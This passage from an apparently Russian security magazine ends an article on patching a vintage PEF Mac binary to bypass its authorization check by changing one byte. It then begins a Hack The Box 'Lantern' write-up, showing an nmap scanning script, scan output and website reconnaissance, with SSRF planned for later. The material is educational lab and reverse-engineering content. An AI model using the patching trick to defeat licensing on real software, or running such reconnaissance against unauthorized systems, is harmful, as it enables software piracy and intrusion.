seg000:000000000011870C 48 00 00 31              bl      sub_11873C
seg000:0000000000118710 60 00 00 00              nop
seg000:0000000000118714 54 60 06 3F              clrlwi. r0, r3, 24
seg000:0000000000118718 41 82 FF AC              beq     loc_1186C4
seg000:000000000011871C 38 60 00 01              li      r3, 1
```

По всему выходит, что для того, чтобы программа всегда была авторизована, выделенную команду надо заменить следующей:

```
li r3, 1
```

То есть достаточно поменять значение всего одного байта по адресу **118703** с `0` на `1`. Немного раздражает, что у нашего запускаемого модуля винтажный формат PEF (Preferred Executable Format) вместо знакомых нам ранее EXE, ELF и Mach-O. Оставим его разбор и пересчет адреса в файловое смещение на следующий раз, а пока просто обычным поиском в бинарном файле найдем последовательность `38 60 00 00 48 00 00 1C` и заменим ее такой: `38 60 00 01 48 00 00 1C`, после чего в эмуляторе копируем исправленный файл на место исполняемого.

По счастью, в те благословенные времена Apple еще не использовала механизмы защиты целостности пакетов, и нам не придется заморачиваться с переподписыванием исправленного файла (что сильно попортило нам кровь в предыдущем случае). Запускаем исправленный файл и убеждаемся в его работоспособности — задача решена, можно работать с железом прямо из эмулятора!

Возможно, найдутся скептики, которые скажут: зачем откапывать такое старье во времена, когда космические корабли бороздят просторы Большого театра? Отвечу им: надо двигаться вперед, не забывая истоки. Поддержка старого неубиваемого железа — один из резонов. Тем не менее, погуглив эту тему, я обнаружил, что множество энтузиастов реанимируют заброшенные с тех времен проекты (в частности, винтажные игры), ведь все новое, как известно, — это хорошо забытое старое.

HTB LANTERN

Lantern

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	17 Aug 2024	Hard	40

Ломаем сайт на CMS Blazor

Сегодня я покажу, как регистрировать системные вызовы в Linux, что поможет нам перехватить данные пользователя. Но на пути к системе нам понадобится заюзать SSRF на сайте через X-Skipper-Proxy и установить свой модуль в CMS Blazor.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Lantern с учебной площадки Hack The Box. Уровень задания сложный.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.29    lantern.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for lantern.htb (10.10.11.29)
Host is up (0.84s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:c9:47:d5:89:f8:50:83:02:5e:fe:53:30:ac:2d:0e (ECDSA)
|_  256 d4:22:cf:fe:b1:00:cb:eb:6d:dc:b2:b4:64:6b:9d:89 (ED25519)
80/tcp   open  http    Skipper Proxy
|_http-server-header: Skipper Proxy
|_http-title: Lantern
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Content-Length: 207
|     Content-Type: text/html; charset=utf-8
|     Date: Thu, 03 Oct 2024 09:08:00 GMT
|     Server: Skipper Proxy
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Length: 225
|     Content-Type: text/html; charset=utf-8
|     Date: Thu, 03 Oct 2024 09:07:48 GMT
|     Location: http://lantern.htb/
|     Server: Skipper Proxy
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a href="http://lantern.htb/">http://lantern.htb/</a>. If not, click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: HEAD, GET, OPTIONS
|     Content-Length: 0
|     Content-Type: text/html; charset=utf-8
|     Date: Thu, 03 Oct 2024 09:07:50 GMT
|_    Server: Skipper Proxy
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 500 Internal Server Error
|     Connection: close
|     Content-Type: text/plain; charset=utf-8
|     Date: Thu, 03 Oct 2024 09:07:53 GMT
|     Server: Kestrel
|     System.UriFormatException: Invalid URI: The hostname could not be parsed.
|     System.Uri.CreateThis(String uri, Boolean dontEscape, UriKind uriKind, UriCreationOptions& creationOptions)
|     System.Uri..ctor(String uriString, UriKind uriKind)
```

Результат работы скрипта

Сканер нашел три открытых порта:

- 22 служба OpenSSH 8.9p1;
- 80 — веб-сервер Skipper Proxy;
- 3000 — веб-сервер Kestrel.


Сразу видим, что на сервере установлен Skipper Proxy — прокси-сервер и HTTP роутер, написанный на Go. Он маршрутизирует HTTP запросы на основе разных правил и настроек.


lantern.htb/
Our Service
About Us
Portfolio
Contact
Vacancies
Best IT solutions
We Are Creative

Главная страница сайта

ТОЧКА ВХОДА

На сайте на 80 м порте находим интересную информацию о команде разработчиков. Можно сделать выводы об используемых технологиях.


Our Service
About Us
Portfolio
Contact
Vacancies
Join Our Team

Middle Frontend Developer

Requirements:
- 2+ years in Frontend Development
- 1+ years of experience with Vue.js, jQuery, ExpressJS
- Strong knowledge in JavaScript, HTML, SCSS
- Good understanding of coding principles
- Upper-intermediate English level

Nice to have:
- React Query
- Ant Design
- Node.js experience
- React Native

Backend Engineer

Requirements:
- More than 5 years of commercial engineering experience
- PHP (Symfony and Laravel frameworks)
- Strong knowledge in MySQL, PostgreSQL
- Strong technical expertise, understanding of system design
- RabbitMQ

Nice to have:
- ELK stack experience
- English B2 or higher
- Redis experience


Junior .NET Software Engineer

Requirements:
- Strong programming skills in C#, .NET Framework /.NET 6, ASP.NET Core, Win Forms
- Developed production-grade REST APIs
- Experience with SQL and relational database design
- Experience with Source Control (GIT/Azure DevOps) and basics of CI/CD
- English: Upper-intermediate or higher

Nice to have:
- Familiarity with ReactJS
- Experience with Azure

Описание вакансий

Также находим форму отправки резюме.



Phone
+ 123-456-7890

